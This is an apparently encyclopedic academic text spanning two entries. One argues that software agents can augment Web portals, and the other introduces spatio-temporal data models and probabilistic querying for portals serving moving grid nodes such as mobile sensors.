7. **A Portal is Good at Providing Fundamental Services, However, It has Limited Capability to Support Complex Services** (Kiessling, Fischer & Doring, 2004)**:** B2B e-commerce is an area often involves complex processes. Take the searching function of an e-procurement portal as an example, the product searching process is tedious and involves a lot of manual work. Due to the complexity and variety of the catalogue structure of products, the widely-used keywords searching is not suitable. It requires the user/customer to know exactly what he or she wants to buy. A higher level, more intelligent support is expected for providing complex services.

These challenges of Web portals show that it needs to be significantly enhanced. It should support intelligent, task/goal oriented services, with a brand new model of interaction. Software agent technology, as a new paradigm of software engineering and intelligence carrier, has shown a great potential to augment portals.

SOFTWARE AGENT, AN INTELLIGENT BUDDY

A software agent is regarded as a new paradigm for developing software systems (Nwana & Ndumu, 1999). It has been applied successfully in many areas including information collection/filtering, personal assistance, network management, electronic commerce, intelligent manufacturing, education, health care, and entertainment (Miao et al., 1999). It is also hailed as the new revolution and most promising technology to be used in the new millennium (Kendall et al., 1998). Many popular software systems now contain software agents. To name a few, Microsoft Office, Google Desktop, and most of the antivirus software.

An essential difference between a software agent and a conventional object is that objects are passive while agents are active, or proactive. Namely, we are able to operate an object for a purpose and the object has to behave accordingly. On the other hand, we are not able to operate an agent. An agent has its own thread of control. It is alive (the thread exists in the process until the agent terminates, as compared to object method, such a thread does not normally exist) and has its own *thought* (each thread executes its code independently, normally with a certain form of logic as its knowledge and the corresponding reasoning algorithm.) Other parties (users through interface or other agents in the system) have to *ask* an agent to work for a task. The agent will decide whether or not it will follow, and how it would achieve the goal.

More technically, the method of any object is free to be invoked by any other object in the system that has the access. That is to say, the behavior of the object is controlled by the calling object. For example, a *public method* of an object can be invoked by any other objects in the system. This mechanism works well for simple imperative systems, but not for complex intelligent systems. An agent however, has its own thread of control. The only approach available to interact with an agent is through message exchange. Upon receiving a request message, the agent needs to make a decision on the action to be carried out. The calling party is not able to invoke the action directly. The agent can even turn down the request or delay the request. The agent is a robot, not a robotic arm.

It appears silly at first glance that a man-made agent could turn down the owner's request. However, given the context of an open and complex environment, the rationale is clear. Let us consider a car to be the analog of an object, as shown in Figure 1. It has a method to turnLeft, turnRight or reverse. The driver can directly use the method to turn it right (car. turnRight, car (object) is an object instance of a car (class), turn it left (car.turnLeft), or reverse it (car.reverse). An agent, however, is like a car with a driver, or like a smart car. The passenger could only ask the driver or the smart car to, for example, turn right. The driver or the smart car will decide the actual action. He/she/it may turn this request down if it is dangerous to turn right. Another car is in the blind spot, for example (Figure 2).

The fast evolution of the Internet makes software environment increasingly complex and open. A modern software system often consists of a large number of components. The components are designed and implemented by different developers or not uncommonly, different vendors. It is impractical for the developer of a component to know well all about the other components. Therefore, the way this component invokes other components may not always be proper. It is better that the called component has the ability to decide how to act instead of giving the calling component full control.

The agent-oriented approach also exhibits good potential to model information systems better. An information system needs to resemble the process of what human beings carry out repeatedly so that the manual work can be automated. It is clearly better, if possible, to model an information system as a collection of virtual people, that is agents, than as a collection of objects. Agent-oriented software engineering is such an approach that may be used to model software systems as a collection of agents.

All these desirable features of software agents require an agent to be intelligent and goal-oriented. It should be endowed with the necessary knowledge. Upon sensing the environment, it should infer according to its knowledge and make decision on actions to follow. There have been a number of artificial intelligence methods that have been used to model agents' knowledge, including neural network (Pilato & Vitabile, 2003), formal logic (Ma & Shi, 2000),

Figure 1. The calling object is able to invoke the public method of the called object





Figure 2. The called agent decides its own action



and cognitive map (Miao et al., 1999, 2003, 2001). Intelligent agent-based software modeling has lifted the level from system modeling to knowledge/service modeling. This makes agent technology a good candidate to augment Web portals.

AGENT AUGMENTED PORTALS

The concept of an agent augmented portal involves using agent technology to enhance portals' service models. This section shows how the agent augmentation could be used to possibly address the new challenges of Web portals.

1. **Agent Augmented Portals are Able to Provide a wider Range of Services:** The reason that the existing Web portals could only provide limited services is because it relies on *thin clients* with restricted capabilities. Unlike enterprise information systems, where client software can be installed on staff PCs, Web portals have to be based on client software available to all Internet users. Thin client (Web browsers) is the only unanimous platform service that providers could assume. If a portal is augmented with agent technology, such a restriction can be largely relaxed. Given the access right, a software agent is able to detect the configuration of the client computer and alter this configuration when it is necessary. It can install additional components (Miao, Li, & Gay, 2004). Therefore, the client platform is able to support a richer collection of services. For example, suppose a team is temporarily organized to design a special jet boat engine, for a short term project (illustrated in Figure 3). An agent may install a CAD component on each team member's computer and associate it with a central harvest database for software configuration management. Team members are then able to communicate and synchronize their design through the portal. When the project is finished, the agent restores the original configuration of each machine.
2. **An Agent Augmented Portal Enables Higher Level and More Efficient Interactions.** By applying software agents, the *notorious* form filling request can be avoided. In this process, the portal agent communicates with the client agent to collect the necessary information about the client, for example, the email address. In case the client (agent) is reluctant to provide the e-mail address (to avoid popping advertisement for example), the two agents can set up a temporary communication agreement, which is only valid for a short period of time. The portal agent would then be able to provide relevant response to the query. Furthermore, the portal agent is able to regularly update the status of the service staff, for example, the position in the queue and the estimated waiting time, instead of a sentence of, "Your query is important to us. We will get back to you as soon as possible." Recent research reports an approach to improve the customer service by applying instance message service (Goldsborough, 2005). This is a manual solution that is expensive and not scalable. Agent-based automatic service is a better solution. It is not only able to provide the status of the customer service staff available to the queued customers, but also able to answer a question if it has been asked before. As the communications are all mediated by software agents, the history record becomes searchabl***e.*** Figure 4 illustrates the scenario.
3. **Agent Technology Raises the Integration Level and Lowers the Cost:** It lifts the integration from the system level to a service/knowledge level. Therefore, it provides more flexibility at less cost. The underlying systems do not necessarily need to be in the same programming language, or to follow the same design, or to be based on the same platform. Agents extract information from the lower level systems and communicate at a higher level. For example, if a medical centre collaborates with an image centre regarding the X-ray images, the agents only exchange information about the X-ray images. The medical centre agent maintains the mapping of the images and the patient IDs. It does not *tell* the image centre agent the information of the patient ID, name, medical history, and so forth. This will largely remove various concerns of mutual parties and promote the service integration. People expect service integrations, but are scared of system integrations. Agent technology makes it possible to realize service integration without system integration (Figure 5).
4. **Agent Augmented Portal is Able to Provide Task-Oriented Services:** The formation of agents is via modeling of human users' knowledge and transferring this knowledge to agents. The agents are therefore able to behave on behalf of the human users. This is especially true for the tasks that are not suitable for human users (Saeyor & Ishizuka, 2000). The electronic marketplace is one example, as it is highly dynamic and ever changing. Human users have difficulty to monitor the market consistently. Software agents, however, are able to monitor the market 24 hours every day with no difficulty. When a typical pattern is observed, or a threshold is met, the agent is able to act within milliseconds, or alert the user.
5. **Agent Augmented Portal Serves Mobile Users Better:** Agent technology has changed the human computer interaction model from operation-oriented to task-oriented. Human users do not operate the agent directly. Instead, the agent is assigned with a task/goal. This new interaction model is especially suitable for

Figure 3. Agents to prepare the service before it is served and to clean up upon finishing




Figure 4. A new mode of interaction: Agent mediated customer service





Figure 5. A new mode of interaction: Agent mediated customer service



mobile users. A mobile user may *ask* his or her agent to find out the best sightseeing around. The agent then migrates to a server, perform the task, and brings the information back upon completion. (Before that, the user is able to ask the agent to report its status at any time.) Therefore, the user's mobile device can turn to a *sleep* mode for less energy consumption. Applying agent technology on mobile platforms has become a research issue of increasing interests (Saenchai, Benedicenti & Paranjape, 2004).

6. **Software Agents are Able to Assemble the Interaction Model of Human Communities for Effective Information Processing:** Agents are able to form communities as well, imitating human beings (Marsh & Masrour, 1997). In the communities, agents can *chat* with other agents to share information, knowledge, and solutions. Therefore, agent augmented portals are able to provide more context related resources and capabilities/utilities. Given the task of finding capabilities to analyze virus, an agent of a computer scientist *lives*

in computer science communities and would come back with services of computer virus. The agent of a biologist *lives* in medicine communities, who will come back with results for biological virus.

7. **The Agent Augmented Approach has Demonstrated Great Potential to Handle Complex Processes:** Take B2B e-commerce as an example. The existing practice is that human users perform the tedious process through the B2B portals manually. The strong capability of agents to perform personalized service allows it to automate the manual work of human users. It has been estimated that agent technology will be a core technology for B2B process (Sparling, 2000).

The new challenges of Web portals show their evolution has reached a bottle neck. New mechanisms are needed to augment their capability. From the above discussion, we could see that agent technology is such a potential technology. On the other hand, Web portals provide agent technology a much better environment to demonstrate its power than has existed before. Web portals have aggregated the distributed interactions. Applying software agents to portals gives agents the same sensing capability and action mechanisms as human beings have. The evolution of software agents should therefore be faster than physical robotics, which have to overcome the barriers of computer vision, speech recognition, robot kinematics, and so forth.

CONCLUSION AND DISCUSSION

Agent technology has demonstrated a great potential to augment Web portals to address new challenges of portals. It provides new mechanisms to support more variety of services, enable high level of interaction, avoid difficulties in system integration, offer task/goal oriented service, and mimic human interactions in community for context aware service.

Even so, it should be noted that agent technology is not a mature technology. A challenge of agent technology is the need of an easy to use knowledge model, which suits a wide spectrum of knowledge. It should allow users, who do not have much artificial intelligence or computer science background, to model their knowledge to software agents.

Another challenge of agent technology is the security issue. Software agents that can change system configurations

Figure 6. Agent can migrate to wired server to carry out the task and carry the result back





Figure 7. Agents can mimic communications in human communities



or can migrate from one computer to another computer are good vehicles for malicious missions as well.

Lastly, the evolution of agent technology, on the other hand, would be largely accelerated while being applied in addressing the challenges of an open and dynamic Internet. A revolution in human-computer interaction models can be expected. In the future, we may all work via various virtual actors instead of operating computers ourselves!

REFERENCES

Goldsborough, R. (2005). Instant messaging for marketing. Retrieved from http://www.diverseeducation.com/artman/publish/article_4367.shtml

Kendall, E. A., Krishna, P.V. M., Pathak, C. V., & Suresh, C.B. (1998). Patterns of intelligent and mobile agents. *Proceeding of Autonomous Agents*, 92-99.

Kiessling, W., Fischer, S., & Doring, S. (2004). COSIMA/sup B2B/sales automation for e-procurement. *IEEE International Conference on e-Commerce Technology*, 59-68.

Kim, J., Feng, D., Cai, T., & Eberl, S. (2002). Content access and distribution of multimedia medical data in e-health. *IEEE International Conference on Multimedia and Expo 2002*, *2*, 341-344.

Ma, G. W., & Shi, C. Y. (2000). Modelling social agents in BDO logic. *Fourth International Conference on Multi-Agent Systems*, 411-412.

Marsh, S. P. & Masrour, Y. (1997). Agent augmented community information—The ACORN architecture. *Proceedings CASCON 97: Meeting of Minds*, 72-81.

Miao, C. Y., Goh, A., Miao, Y., & Yang, Z. H. (1999). Computational intelligent agent. *Proceedings of 1st Asia Pacific Conference on Intelligent Agent Technology*.

Miao, C. Y., Liu, Z. Q., Miao, Y., & Goh, A. (2003). DCM: Dynamical cognitive multi-agent infrastructure for large decision support system. *International Journal of Fuzzy Systems*, *5*(3), 184-193.

Miao, Y., Liu, Z. Q., Siew, C. K., & Miao, C.Y. (2001). Dynamic cognitive net-an extension of fuzzy cognitive map. *IEEE Transaction on Fuzzy Systems*, *10*, 760-770.

Miao, Y., Li, B., & Gay, R. (2004). An agent based application service providing model. *8th Control, Automation, Robotics and Vision Conference*, *1*, 120-125.

Nwana, H., & Ndumu, D. (1999). A Perspective on Software Agents Research. *Knowledge Engineering Review*, *14*(2), 1-18.

Pilato, G., & Vitabile, S. (2003). A neural multi-agent based system for smart HTML pages retrieval. *IEEE/WIC International Conference on Intelligent Agent Technology*, 233-239.

Saenchai, K., Benedicenti, L., & Paranjape, R. (2004). The design of an architecture for software agents on mobile platforms. *Canadian Conference on Electrical and Computer Engineering*, *3*, 1389-1392.

Saeyor, S., & Ishizuka, M. (2000). WebBeholder: A source of community interests and trends based on cooperative change monitoring service on the Web. *26th Annual Conference of the IEEE Industrial Electronics Society*, 3, 1656-1661.

Sparling, M. (2000). Thriving on change: Components for eBusiness. http://www.cbd-hq.com/PDFs/cbdhq_000901ms_thriving_on_change.pdf

KEY TERMS

Integration: Those activities which identify (and specify) components and develop "glue" to bind them. (http://www.iscn.at/select_newspaper/measurement/icl.html).

Knowledge: Re-usable information in a specific context.(http://www.k-bos.com/).

Model: A representation of a physical system or process intended to enhance our ability to understand, predict, or control its behavior. (http://www.grc.nasa.gov/WWW/wind/valid/tutorial/glossary.html).

Portal: A Web interface where users are able to access certain resources and capabilities/utilities upon successfully identifying themselves. It is a gateway or access point of a (virtual) boundary where resources and capabilities/utilities are protected from the public.

Service: Any act or performance that one party can offer to another that is essentially intangible and does not result in the ownership of anything. (http://acmqueue.com/modules.php?name=Content&pa=showpage&pid=182).

Software Agent: An autonomous process capable of reacting to, and initiating changes in, its environment, possibly in collaboration with users and other agents. (http://www.dcs.napier.ac.uk/~bill/PROJECTS/mark_agents/mark_agents.pdf).

Web: The universal, all-encompassing space containing all Internet—and other—resources referenced by Uniform Resource Identifiers. (http://www.w3.org/2004/11/uri-iri-pressrelease).

S

Spatio-Temporal Portals for Continuously Changing Network Nodes

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INTRODUCTION

OGSA is a service-oriented architecture (SOA); that is, server nodes in the grid advertise the services they offer, client nodes use the grid to find servers that meet their specific requirements, but neither server nodes nor client nodes are closely tied to each other. When a client has a request, the grid infrastructure identifies a set of the servers that can fulfill the request: OGSA grid is based on platform-neutral technologies and, given a request, identifies appropriate servers directly by the interfaces (i.e., services) they offer.

In recent years, many emerging applications, such as mobile network applications and sensor network applications (Gaynor, Moulton, Welsh, LaCombe, Rowan, & Wynne, 2004; Ghanem, Guo, Hassard, Osmond, & Richards, 2004), involve network nodes that can continuously change or move over time (*moving grid nodes,* or simply, *MGNs*). For example, mobile, floating, and airborne sensors/\computers are MGNs. These spatio-temporal nodes are typically connected using wireless technology and customized, energy-preserving protocols with energy drawn from a limited power source such as a battery. Importantly, in these applications, most requests come with the necessary spatio-temporal attributes of the MGNs. For example, the current air pollution level in a certain city can be found using the sensors (MGNs) that are currently in the city.

To make MGNs accessible in the standard grid, one can use intermediate hosts (*MGN portals*) that communicate with a set of MGNs using protocols designed to extend the MGNs' lifespan while exposing the MGNs to the client network using the standard grid (or Internet) protocols (a similar approach can be found in (Gaynor et al., 2004; Ghanem et al., 2004)). It is the MGN portals and not the MGNs themselves that use the standard networking protocols. Each MGN portal may represent a set of MGNs, and applications may interact with the MGNs via the MGN portals using the standard APIs; thus bringing the benefits of a standard programming environment to the developers of various MGN network applications.

This article investigates the relevant issues in designing an MGN portal. The proposed framework's spatio-temporal data models, update models, and query system can significantly improve the performance and scalability of MGN portals.

BACKGROUND

The open grid services architecture (OGSA) (Foster & Kesselman, 1998, 2001) is built on top of standard Web services technology. Web services allow a client running on one computer to access a service function running on a possibly different computer with a different architecture, written in a possibly different language. The grid also borrows another important concept from Web services: discovery. Web services use universal description, discovery, and integration (UDDI) to advertise and find services. OGSA also addresses many issues of common interest to distributed applications, such as security, scheduling, and monitoring. These are important considerations, but this article focuses on the discovery and matching of services and requests in the grid (Foster & Kesselman, 1998, 2001). When a client has a request, the grid infrastructure identifies a set of connected servers that can fulfill the request. OGSA identifies servers directly by the interfaces (i.e., services) they offer. These interfaces are described using WSDL (Web Service Description Language) and registered a priori.

On the other hand, recent sensor network applications require wireless networks that interconnect spatially distributed wireless servers and clients with energy drawn from a limited power source, such as battery. This limited energy requires a parsimonious approach to networking, including minimizing the number of bits used to transmit a message by using customized protocols. This stands in contrast to the grid protocols, which value interoperability over economy. To resolve this mismatch, sensor grid networks (Gaynor et al., 2004; Ghanem et al., 2004) use intermediate hosts (*sensor gates*) that communicate with the sensors using protocols designed to extend the sensors' lifespan while exposing the sensors to the grid using the grid protocols. It is the sensor gates and not the sensors themselves that use the grid protocols. Each sensor gate may represent a set of sensors in the grid. Nevertheless, applications may interact with the sensors via the sensor gates using the standard grid APIs, thus bringing the benefits of a standard programming environment to the developers of sensor network applications.

In recent years, we are witnessing even more challenging demands: the spatio-temporal properties of servers and the clients are also required to identify a match in many current and future grid applications, including moving-sensors network applications. Example applications include monitoring patient stats (e.g., pulse, oxygenation) in a hospital setting, optimizing a supply chain using RFID systems, and monitoring air pollution (sensors used to detect SO2 and NO2) using airborne or mobile sensors, to name a few (Gaynor et al., 2004; Ghanem et al., 2004). In these applications, wireless networks interconnect spatially distributed moving grid nodes (MGNs). This leads to the following research challenges: (1) How can the grid scheduler estimate the current, and future positions (and other changing parameters, e.g., CPU and memory loads) of MGNs, such as moving sensors and moving sensor gates?; (2) How can the grid keep a history of MGN positions (and other changing parameters, such as speed, direction, CPU utilizations, and memory utilizations) in order to monitor the behavior of the grid or to support grid services that refer to the past locations of MGNs?

MGN PORTAL

One approach to the main challenges is developing a new grid service layer consisting of one or more instance nodes that can provide the standard grid with spatio-temporal data and requirements of MGNs and their services. Importantly, as in the sensor gate approach, these intermediate nodes (more specifically, the grid resources used by the nodes) represent pure overhead of this approach. Therefore, this new layer must be designed to efficiently scale to large set of MGNs. Because of this reason, we call this layer MGN "portal." To develop an MGN portal in the grid, one can consider the evolution of *metadata and catalog service* (*MCS*) (Deelman et al., 2004) as a related case. Recently proposed grid-based MCS (Deelman et al., 2004) is built on OGSA-DAI (open grid service architecture—data access interface) and MySQL DBMS. The DAI, which was designed to smoothly connect relational database systems to OGSA grids, provides a security infrastructure based on public-key authentication. This is the basis on which the MCS can provide fine-grain (i.e., record-level) access control and organizational security policies. This existing MCS system provides a sound basis for developing an MGN portal.

The MCS is based on well-established relational database technology that can efficiently manage conventional (relational) databases in the grid. To use this system for our own purposes, the following question needs to be answered: *how to keep track of MGN whereabouts and their registered grid services on a relational database system*.

This section provides a basis for designing an MGN portal managing an MGN database and a set of services that access the MGN database to store, update, and retrieve the information of MGN services and whereabouts. An MGN database consists of two connected data sets: one is a set of MGNs; the other one is a table of services provided by the MGNs. The latter set is a conventional data set that can be well managed by a relational database system. However, managing the former set on a relational database system poses a major design challenge. This is due to the fact that MGNs have continuously changing attributes.

For example, how do we support a request asking for the average and spread of NO2 levels of a certain geographic region *R* over the past 24 hours? To find the matching MGNs: (1) generate a spatio-temporal query region *Q* in such a way that the projection of *Q* onto the geographic space is *R* and *Q* extends from the current point C in time to the time point that is 24-hours earlier to *C*; (2) select all MGNs *S* such that the trajectory of *S* intersect *Q*; (3) select all NO2 sensor equipped MGNs from *S*.

Relational MGN Representation with Uncertainty


As explicated in Table 1, in an MGN portal, each MGN's trajectory, which represents the spatio-temporal properties of the MGN, is stored as a sequence of connected segments in space-time, and each segment has two endpoints that are consecutively reported *states* of the MGN. Figure 1 shows a generic MGN dataset schema that can be created on a relational database system, and that can support the ontological concepts explicated in Table 1. Examination of Table 1 and the commensurate ER diagram in Figure 1, one may observe the following: (1) snapshots are not represented in the schema; (2) only a subset of states, called reported states, are included in the schema. These differences exist due to the fact that a database cannot be continuously updated. All in-between states and future states of the MGNs are then interpolated and extrapolated on the fly (Yu, Kim, Bailey, & Gamboa, 2004) only when it is necessary for request-service matching, MGN trajectory data visualization, index maintenance, or data management. Therefore, a mathematical model and computational approach is required to efficiently manage the "in-between" and "future" states' snapshots.

Figure 2(a) shows an example of a trajectory segment connecting two known (reported) states of an MGN. Let M_v be the maximum rate of change (i.e., the norm of the maximum possible velocity) of the MGN, *A* be the reported state (value) of this MGN at t_i, and *B* be the state at time t_j. Then all possible states of the MGN between t_i and t_j are bounded by the lines where $|\cot\theta| = M_v$. The shaded region covers all possible locations (i.e., more generically, states) of the MGN between t_i and t_j. We call this region the "*spatiotemporal uncertainty region*" of the trajectory segment <A B>. The

Table 1. Multilevel abstraction of MGN

Abstraction	Definition
MGN	**An MGN is a data object consisting of one or more *trajectories* and zero, one, or more nontemporal properties.**
trajectory	**A trajectory consists of *dynamics* and *f*:*time* → *snapshot*, where *time* is a past, current, or future point in time.**
snapshot	**A snapshot is a probability distribution that represents the probability of every possible *state* at a specific point in time. Depending on the *dynamics* and update policies, the probability distribution may or may not be bounded.**
state	**A state is a point in a multidimensional information space-time of which time is one dimension. Each state associated with zero or more of the following optional properties: velocity (i.e., direction and speed of changes, the 1st derivative), acceleration (the 2nd derivative), and higher order derivatives.**
dynamics	**The dynamics of a trajectory is the domains of the properties of all states of the trajectory.**


Figure 1. Generic MGN set—a bolded ellipse represents a set of customizable attributes




snapshot of the MGN at t_k that is between t_i and t_j is the cross section of this uncertainty region, produced by the cutting line *time* = t_k. Note that the uncertainty region in Figure 2(a) is the overlapping region of two isosceles trapezoids–for each trapezoid, the shorter one of the two parallel sides represent the error of the corresponding reported state. This type of error (also known as the *instrument and measurement error*) exists due to various reasons including limited sensor resolution, GPS error, and measurement normalization. The other side, which is the longer one of the two parallel sides, has a length of $2\times M_v\times(t_j-t_i)+e$, where e is the length of the shorter parallel side. Similarly, the uncertainty region of each trajectory segment connecting three-dimensional spatio-temporal points *A* and *B* is represented by the overlapping region of the two funnels (see Figure 2(b)), each of which is a right circular funnel with height = t_j-t_i and with the base diameter of $2\times M_v\times(t_j-t_i)+e$. Note that when M_v is not known, the uncertainty region is bounded only by the boundaries of the space[1].

The projection of the three-dimensional uncertainty regions onto the two-dimensional data space is the uncertainty ellipse that can be defined by the error-ellipse model

Figure 2. Spatiotemporal trajectory segment





(a conventional spatial uncertainty model (Pfoser & Jensen, 1999)) with a simple modification taking into account the instrument and measurement errors. Yu (2006) offers a logical basis for extending this model to higher-dimensional data. Any discrete update policy can be used to manage trajectories: Several update policies (also known as the dead-reckoning policies), such as the fixed time-interval update, plain dead-reckoning, and adaptive dead-reckoning, have been separately investigated (Wolfson, Jiang, Sistla, Chamberlain, Rishe, & Deng, 1998).

One can further improve this basic spatio-temporal uncertainty model by taking into account even higher derivatives. Some recent research on this issue can be found in Yu (2006). Moreover, by taking into account how the environment constrains MGN movement and thus, affects the set of possible states of the object, one can further modify (contextualize) the uncertainty regions (i.e., snapshots) (Prager, 2005).

Spatio-Temporal MGN Service-Request Matching


Importantly, each state of an MGN is associated with a certain degree of uncertainty (snapshot). Therefore, each result MGN of a query referring to the MGN trajectories must be associated with the probability (or likelihood) that the item really satisfies the query predicate. This is more pronounced when the uncertainty regions are very large. As an extreme case, let us suppose that the uncertainty regions are bounded only by the boundaries of the data space (i.e., $M_v = \infty$). In this case, given any query point, or region, at a point t in time, every MGN has a nonzero probability that it intersects the query point or region at t, except for the MGNs that have exact states at t. Therefore, the query system must support probabilistic queries, wherein a query predicate can be associated with the minimum required probability that each result object satisfies the predicate.

